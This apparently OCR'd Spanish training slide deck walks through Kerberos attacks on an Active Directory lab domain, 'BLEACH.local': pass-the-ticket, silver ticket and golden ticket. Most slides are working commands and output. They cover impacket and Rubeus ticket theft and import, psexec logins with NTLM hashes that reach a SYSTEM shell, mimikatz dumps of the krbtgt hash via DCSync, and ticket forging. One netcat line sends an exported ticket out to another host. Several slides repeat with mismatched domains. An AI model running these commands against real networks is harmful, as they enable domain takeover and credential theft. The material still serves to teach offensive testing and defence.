
```
┌──(kali㉿kali)-[~/Documents/cosas]
└─$ impacket-getTGT BLEACH.local/jquerito -dc-ip 10.0.9.4 -hashes :85391dcddc789689fcf20a67da
4bfdf4
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Saving ticket in jquerito.ccache

┌──(kali㉿kali)-[~/Documents/cosas]
└─$ impacket-ticketConverter jquerito.ccache jquerito.kirbi
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] converting ccache to kirbi...
[+] done

┌──(kali㉿kali)-[~/Documents/cosas]
└─$
```

BLEACH.local : PASS THE TICKET

```
PS> klist # klist | findstr "Cached"
PS> mimikatz.exe "kerberos::list"
```

```
PS C:\Users\jquerito\Downloads> .\R.exe triage

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0


Action: Triage Kerberos Tickets (Current User)

[*] Current LUID    : 0x16f441

 ----------------------------------------------------------------------------------------------------
 | LUID     | UserName               | Service                                          | EndTime           |
 ----------------------------------------------------------------------------------------------------
 | 0x16f441 | jquerito @ BLEACH.LOCAL | krbtgt/BLEACH.LOCAL                              | 03/06/2023 9:48:07 |
 | 0x16f441 | jquerito @ BLEACH.LOCAL | cifs/PRINCIPAL-BLEAC                             | 03/06/2023 9:48:07 |
 | 0x16f441 | jquerito @ BLEACH.LOCAL | LDAP/PRINCIPAL-BLEACH.BLEACH.local/BLEACH.local | 03/06/2023 9:48:07 |
 ----------------------------------------------------------------------------------------------------
```

BLEACH.local : PASS THE TICKET




```
[IO.File]::WriteAllBytes("ticket.kirbi"
,
[Convert]::FromBase64String("<BASE64_TI
CKET>"))
```

https://www.thehacker.recipes/ad/movement/kerberos/ptt

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> .\R.exe dump

  ______        _
 (_____ \      | |
  _____) )_   _| |__  ____ _   _  ___
 |  __  /| | | |  _ \|  __) | | |/___)
 | |  \ \| |_| | |_) ) |  | |_| |___ |
 |_|   |_|____/|____/|_|   |____/(___/

  v2.2.0


Action: Dump Kerberos Ticket Data (Current User)

[*] Current LUID    : 0x16f441

  UserName                 : jquerito
  Domain                   : BLEACH
  LogonId                  : 0x16f441
  UserSID                  : S-1-5-21-3777977817-1859332824-490154379-1108
  AuthenticationPackage    : Kerberos
  LogonType                : Interactive
  LogonTime                : 02/06/2023 23:48:07
  LogonServer              : PRINCIPAL-BLEAC
  LogonServerDNSDomain     : BLEACH.LOCAL
  UserPrincipalName        : jquerito@BLEACH.local


    ServiceName              :  krbtgt/BLEACH.LOCAL
    ServiceRealm             :  BLEACH.LOCAL
    UserName                 :  jquerito
    UserRealm                :  BLEACH.LOCAL
    StartTime                :  02/06/2023 23:48:07
    EndTime                  :  03/06/2023 9:48:07
    RenewTill                :  09/06/2023 23:48:07
    Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
    KeyType                  :  aes256_cts_hmac_sha1
    Base64(key)              :  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=
    Base64EncodedTicket   :

      doIFSjCCBUagAwIBBaEDAgEWooIETzCCBEthggRHMIIEQ6ADAgEFoQ4bDEJMRUFDSC5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRn
      dBsMQkxFQUNILkxPQ0FMo4IEBzCCBAOgAwIBEqEDAgECooID9QSCA/FJZnQbwHjNZek/lrCb1/s8zG8ruurjnEATJNjLdnwqWCMK
      4nBKJIV+pqfE52QrxSMS/9jFdVYzQpnqrBMDNmclkX9lYdEPzpbOc4aHfG1gC/5D6itgCYqSBLpYabuZOjh5ssRcuPi6+7XYg/ZZ
```

```
[IO.File]::WriteAllBytes("ticket.kirbi",
[Convert]::FromBase64String("<BASE64_TICKET>"))
```

BLEACH.local : PASS THE TICKET

```
[*] Current LUID    : 0x16f441

  UserName                 : jquerito
  Domain                   : BLEACH
  LogonId                  : 0x16f441
  UserSID                  : S-1-5-21-3777977817-1859332824-490154379-1108
  AuthenticationPackage    : Kerberos
  LogonType                : Interactive
  LogonTime                : 02/06/2023 23:48:07
  LogonServer              : PRINCIPAL-BLEACH
  LogonServerDNSDomain     : BLEACH.LOCAL
  UserPrincipalName        : jquerito@BLEACH.local


    ServiceName              :  krbtgt/BLEACH.LOCAL
    ServiceRealm             :  BLEACH.LOCAL
    UserName                 :  jquerito
    UserRealm                :  BLEACH.LOCAL
    StartTime                :  02/06/2023 23:48:07
    EndTime                  :  03/06/2023 9:48:07
    RenewTill                :  09/06/2023 23:48:07
    Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
      KeyType                  :  aes256_cts_hmac_sha1

    BASE64.....
```

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> .\R.exe ptt /ticket:"doIFTDCCBUigAwIBBaEDAgEWooIEXDCCBFhhggRUMIIEUKADAgEFoQ4bL
o4IEFDCCBBCgAwIBEqEDAgECooIEAgSCA/5lk+9RZqnsdoytqzTaw6ff3GWpJzDuVLCaY0Zyoddtxa/11VsNd/L5eCmWDLN5qq2cN3JZGjfi3+
0ovIQHX2Mbb/OoIsLkMnZArWAEOEDKBwJUmqyLTLChSGNNRVRuJBGSHcfgP5sINYvJcX47IrX6p2349hZuZy4aLfVXjFQWCNNcPP2VGIXd5j+H
XAWORluqj4M58TeD8gdKZ+mb3QZG4DsrXCgSKqC1GHwlqWHvVneEXCwOSLNY2zAxiK5xUhQxLoU8gG+ZXuHdqxCO12MksPYCm0bA1AWujeFpX3
/fy3GkWiNbUWzcblSkyGIwK2NjzKze+sZGRqtdttvzU5/NrqJgJlqmI/Sc0D6+5R5MOEKwldeBZN4EkQuNUS4Hs6TgmwkL8eS54vqxDkOKehe+
pCe1cECsFmvwYy1A9PCVP46csFimyH29JfF6vOD1pacrGi7VlMJL9rlfU3K/p7YoKL6aLZIV1Jp5Tut41O5Bp8euiyQZS02db2aqAP7Jtc41Q
yvJ86mqJt6A9AV3KwHlBwqHPNJT/WkniHRq0XOx2P/ua/SvNWaePPyZxPHFV0cD1Hojv7oLcan+17MQD37iWcDvii1diTOHggK6rAbTokfEA7l
QGjZOdliClsmzqNkvf+Hp1l7yAWilhyx3PpttY8L6P5Qb01wR0MDAldsmD7GjlNf5gpJqN7hjkhrxCsyXfxzJStAY1xhfN98gd5btqiNHK6kA
v9oIOw6Yhtg+CNup/Q4vKxLknrO/g08bMyb2cteUE8xXSUkxzQKlVFagTmE3vDq+tEa47LCmdxxRqB1TjFaAXmcVoOXoz21f9QC+ZgXRXNlUr
uY2djK3Lu7UxdqOB2zCB2KADAgEAooHQBIHNfYHKMIHHoIHEMIHBMIG+oBswGaADAgEXoRIEELu/8XOl8usDRmfnAN8QosKhDhsMQkxFQUNILl
DIzMDYwMjIyMzAyOFqmERgPMjAyMzA2MDMwODMwMjhapxEYDzIwMjMwNjA5MjIzMDI4WqgOGwxCTEVBQ0guTE9DQUypITAfoAMCAQKhGDAWGwJ

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0


[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\jquerito\Downloads>
```

```
Rubeus.exe tgssub /altservice:cifs /ticket:"base64 | ticket.kirbi"
```

BLEACH.local : PASS THE TICKET

```
root@kali:~/impacket/examples# python getTGT.py -dc-ip 192.168.1.105 -hashes :64fbae31cc352fc26af97cbdef15
1e03 ignite.local/yashika
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Saving ticket in yashika.ccache
root@kali:~/impacket/examples# export KRB5CCNAME=yashika.ccache; psexec.py -dc-ip 192.168.1.105 -target-ip
 192.168.1.105 -no-pass -k ignite.local/yashika@WIN-S0V7KMTVLD2.ignite.local
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 192.168.1.105.....
[*] Found writable share ADMIN$
[*] Uploading file jSkCSFLL.exe
[*] Opening SVCManager on 192.168.1.105.....
[*] Creating service foEE on 192.168.1.105.....
[*] Starting service foEE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
impacket-secretsdump -k $TARGET
impacket-psexec -k 'DOMAIN/USER@TARGET'
impacket-smbexec -k 'DOMAIN/USER@TARGET'
impacket-wmiexec -k 'DOMAIN/USER@TARGET'
impacket-atexec -k 'DOMAIN/USER@TARGET'
impacket-dcomexec -k 'DOMAIN/USER@TARGET'
```

```
export KRB5CCNAME=$path_to_ticket.ccache
crackmapexec smb $TARGETS -k # crackmapexec winrm $TARGETS -k -x whoami
.\PsExec.exe -accepteula \\$TARGET cmd
```

BLEACH.local : WHAT ABOUT THE ADMIN?


```
┌──(kali㉿kali)-[~/Documents/cosas]
└─$ sudo impacket-psexec  -hashes aad3b435b51404eeaad3b435b51404ee:fc19a68b44372b3bcf0297e08a28fda8 Administrador@10.0.9.4 cmd.exe
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.9.4.....
[*] Found writable share ADMIN$
[*] Uploading file riJShkvy.exe
[*] Opening SVCManager on 10.0.9.4.....
[*] Creating service Kkxs on 10.0.9.4.....
[*] Starting service Kkxs.....
[!] Press help for extra shell commands
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [Versi•n 6.3.9600]

(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
PRINCIPAL-BLEACH

C:\Windows\system32>
```

BLEACH.local : SILVER TICKET

El ataque Silver Ticket es otra técnica de ataque que se basa en la explotación de sistemas de autenticación basados en Kerberos en entornos de directorio activo. Aunque guarda similitudes con el ataque "Pass the ticket", existen diferencias clave entre ambos.


```
impacket-ticketer -nthash b18b4b218eccad1c223306ea1916885f -domain-sid
S-1-5-21-1339291983-1349129144-367733775 -domain jurassic.park -spn
SERVICE/BLEACH.local  ticketname
```

BLEACH.local : SILVER TICKET

El ataque Silver Ticket es otra técnica de ataque que se basa en la explotación de sistemas de autenticación basados en Kerberos en entornos de directorio activo. Aunque guarda similitudes con el ataque "Pass the ticket", existen diferencias clave entre ambos.

Mientras que en el ataque "Pass the ticket" se aprovecha un ticket de autenticación legítimo obtenido previamente, en el ataque Silver Ticket se crea un ticket de autenticación falso. El atacante no necesita comprometer las credenciales de un usuario legítimo, sino que puede crear un ticket de forma manual o automatizada utilizando información obtenida del entorno de directorio activo, como los datos del servicio de Active Directory Domain Services (AD DS) o información de servicios específicos, como SQL Server.

BLEACH.local : SILVER TICKET

El ataque Silver Ticket es otra técnica de ataque que se basa en la explotación de sistemas de autenticación basados en Kerberos en entornos de directorio activo. Aunque guarda similitudes con el ataque "Pass the ticket", existen diferencias clave entre ambos.


Mientras que en el ataque "Pass the ticket" se aprovecha un ticket de autenticación legítimo obtenido previamente, en el ataque Silver Ticket se crea un ticket de autenticación falso. El atacante no necesita comprometer las credenciales de un usuario legítimo, sino que puede crear un ticket de forma manual o automatizada utilizando información obtenida del entorno de directorio activo, como los datos del servicio de Active Directory Domain Services (AD DS) o información de servicios específicos, como SQL Server.

El objetivo principal del ataque Silver Ticket es obtener acceso a recursos protegidos utilizando un ticket de autenticación falso. El atacante genera un ticket de autenticación válido para un servicio específico, utilizando el nombre de servicio (Service Principal Name, SPN) asociado con el recurso objetivo. Una vez que se crea el ticket, el atacante puede presentarlo en el sistema objetivo para autenticarse y obtener acceso a los recursos protegidos.

BLEACH.local : SILVER TICKET

Argument	Notes
/sid:S-1-5-21-4172452648-1021989953-2368502130-1105	SID of the current user who is forging the ticket. Retrieved with `whoami /user`
/target:dc-mantvydas.offense.local	server hosting the attacked service for which the TGS ticket was cracked
/service:http	service type being attacked
/rc4:a87f3a337d73085c45f9416be5787d86	NTLM hash of the password the TGS ticket was encrypted with. `Passw0rd` in our case
/user:beningnadmin	Forging the user name. This is the user name that will appear in the windows security logs - fun.
/id:1155	Forging user's RID - fun
/ptt	Instructs mimikatz to inject the forged ticket to memory to make it usable immediately

BLEACH.local : SILVER TICKET




```
setspn -T offense -Q */*

Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
"SERVICE/server.BLEACH.local"

impacket-lookupsid BLEACH.local/jquerito:Contrasena1234@10.0.9.4

mimikatz # kerberos::list /export

nc 10.0.0.5 443 < C:\tools\mimikatz\x64\TICKET-BLEACH-LOCAL.kirbi
```

```
kali@kali nc -lvp 443 > kerberoast.bin
```


https://github.com/int0x33/nc.exe/

BLEACH.local : SILVER TICKET




```
#Create the ticket
mimikatz.exe "kerberos::golden /domain:BLEACH.local /sid:S-1-5-21-1339291983-1349129144-367733775
/rc4:b18b4b218eccad1c223306ea1916885f /user:stegosaurus /service:cifs /target:server.BLEACH.local"
```

BLEACH.local : SILVER TICKET




```
#Create the ticket
mimikatz.exe "kerberos::golden /domain:BLEACH.local /sid:S-1-5-21-1339291983-1349129144-367733775
/rc4:b18b4b218eccad1c223306ea1916885f /user:stegosaurus /service:cifs /target:server.BLEACH.local"
#Inject in memory using mimikatz or Rubeus
mimikatz.exe "kerberos::ptt ticket.kirbi"
.\Rubeus.exe ptt /ticket:ticket.kirbi
#Obtain a shell (or any access)
.\PsExec.exe -accepteula \\server.BLEACH.local cmd
```

BLEACH.local : SILVER TICKET




```
#Create the ticket
mimikatz.exe "kerberos::golden /domain:BLEACH.local /sid:S-1-5-21-1339291983-1349129144-367733775
/rc4:b18b4b218eccad1c223306ea1916885f /user:stegosaurus /service:cifs /target:server.BLEACH.local"
#Inject in memory using mimikatz or Rubeus
mimikatz.exe "kerberos::ptt ticket.kirbi"
.\Rubeus.exe ptt /ticket:ticket.kirbi
#Obtain a shell (or any access)
.\PsExec.exe -accepteula \\server.BLEACH.local cmd

#Example using ‘oneline’
mimikatz # kerberos::golden /sid:S-1-5-21-4172452648-1021989953-2368502130-1105 /domain:offense.local /ptt
/id:1155 /target:server.BLEACH.local /service:http /rc4:a87f3a337d73085c45f9416be5787d86
```

BLEACH.local : SILVER TICKET



```
#Create the ticket
mimikatz.exe "kerberos::golden /domain:BLEACH.local /sid:S-1-5-21-1339291983-1349129144-367733775
/rc4:b18b4b218eccad1c223306ea1916885f /user:stegosaurus /service:cifs /target:server.BLEACH.local"
#Inject in memory using mimikatz or Rubeus
mimikatz.exe "kerberos::ptt ticket.kirbi"
.\Rubeus.exe ptt /ticket:ticket.kirbi
#Obtain a shell (or any access)
.\PsExec.exe -accepteula \\server.BLEACH.local cmd

#Example using ‘oneline’
mimikatz # kerberos::golden /sid:S-1-5-21-4172452648-1021989953-2368502130-1105 /domain:offense.local /ptt
/id:1155 /target:server.BLEACH.local /service:http /rc4:a87f3a337d73085c45f9416be5787d86

mimikatz # "kerberos::golden /user:NonExistentUser /domain:domain.com
/sid:S-1-5-21-5840559-2756745051-1363507867 /rc4:8fbe632c51039f92c21bcef456b31f2b
/target:server.BLEACH.local /service:<service> /ptt"
```

BLEACH.local : SILVER TICKET



```
#Create the ticket
mimikatz.exe "kerberos::golden /domain:BLEACH.local /sid:S-1-5-21-1339291983-1349129144-367733775
/rc4:b18b4b218eccad1c223306ea1916885f /user:stegosaurus /service:cifs /target:server.BLEACH.local"
#Inject in memory using mimikatz or Rubeus
mimikatz.exe "kerberos::ptt ticket.kirbi"
.\Rubeus.exe ptt /ticket:ticket.kirbi
#Obtain a shell (or any access)
.\PsExec.exe -accepteula \\server.BLEACH.local cmd

#Example using ‘oneline’
mimikatz # kerberos::golden /sid:S-1-5-21-4172452648-1021989953-2368502130-1105 /domain:offense.local /ptt
/id:1155 /target:dc-mantvydas.offense.local /service:http /rc4:a87f3a337d73085c45f9416be5787d86
/user:beningnadmin

mimikatz # "kerberos::golden /user:NonExistentUser /domain:domain.com
/sid:S-1-5-21-5840559-2756745051-1363507867 /rc4:8fbe632c51039f92c21bcef456b31f2b
/target:server.BLEACH.local /service:<service> /ptt"

mimikatz # "misc::cmd”
```

BLEACH.local : GOLDEN TICKET

La diferencia principal entre el ataque Silver Ticket y el ataque "Pass the ticket" radica en cómo se obtiene y utiliza el ticket de autenticación. En el ataque "Pass the ticket", se roba o compromete un ticket válido de un usuario legítimo, mientras que en el ataque Silver Ticket se crea un ticket falso para el servicio objetivo.

El ataque Golden Ticket implica la creación de un ticket de autenticación dorado falso que concede privilegios de administrador de dominio en el entorno de Active Directory. Para lograr esto, el atacante necesita obtener el hash de la contraseña del usuario del objeto de dominio del controlador de dominio. (krbtgt)


Una vez que el atacante tiene el hash de la contraseña, puede utilizar herramientas como Mimikatz para generar un ticket de autenticación dorado falso. Este ticket de autenticación dorado tiene una duración prolongada, por lo que el atacante puede utilizarlo de manera persistente para acceder a recursos protegidos y realizar actividades maliciosas en el entorno de Active Directory.

https://www.netwrix.com/how_golden_ticket_attack_works.html

BLEACH.local : GOLDEN TICKET

https://gist.github.com/jaredcatkinson/c95fd1e4e76a4b9b966861f64782f5a9


```
PS C:\> Get-DomainPolicy | select -expand KerberosPolicy

mimikatz # privilege::debug #Admin
mimikatz # lsadump::lsa /inject /name:krbtgt (!)
mimikatz # lsadump::dcsync /domain:BLEACH.local
/user:krbtgt

krbtgt hash: …

mimikatz.exe "privilege::debug" "lsadump::lsa /inject
/name:krbtgt" exit

mimikatz # kerberos::golden /User:random_user
/domain:BLEACH.local
/sid:S-1-5-21-3737340914-2019594255-2413685307
/krbtgt:d125e4f69c851529045ec95ca80fa37e /id:500 /ptt

PS C:\> klist
PS C:\> pushd
```



BLEACH.local : GOLDEN TICKET

https://gist.github.com/jaredcatkinson/c95fd1e4e76a4b9b966861f64782f5a9


```
PS C:\> Get-DomainPolicy | select -expand KerberosPolicy

mimikatz # privilege::debug #Admin
mimikatz # lsadump::lsa /inject /name:krbtgt
mimikatz # lsadump::dcsync /domain:BLEACH.local
/user:krbtgt

krbtgt hash: …

mimikatz.exe "privilege::debug" "lsadump::lsa /inject
/name:krbtgt" exit

mimikatz # kerberos::golden /User:random_user
/domain:BLEACH.local
/sid:S-1-5-21-3737340914-2019594255-2413685307
/krbtgt:d125e4f69c851529045ec95ca80fa37e /id:500 /ptt

PS C:\> klist
PS C:\> pushd
```



BLEACH.local : GOLDEN TICKET

https://gist.github.com/jaredcatkinson/c95fd1e4e76a4b9b966861f64782f5a9

```
PS C:\> Get-DomainPolicy | select -expand KerberosPolicy

mimikatz # privilege::debug #Admin
mimikatz # lsadump::lsa /inject /name:krbtgt
mimikatz # lsadump::dcsync /domain:BLEACH.local
/user:krbtgt

krbtgt hash: …

mimikatz.exe "privilege::debug" "lsadump::lsa /inject
/name:krbtgt" exit

mimikatz # kerberos::golden /User:random_user
/domain:BLEACH.local
/sid:S-1-5-21-3737340914-2019594255-2413685307
/krbtgt:d125e4f69c851529045ec95ca80fa37e /id:500 /ptt

PS C:\> klist
PS C:\> pushd
```




YOU'RE GONNA BE A HACKER
HARRY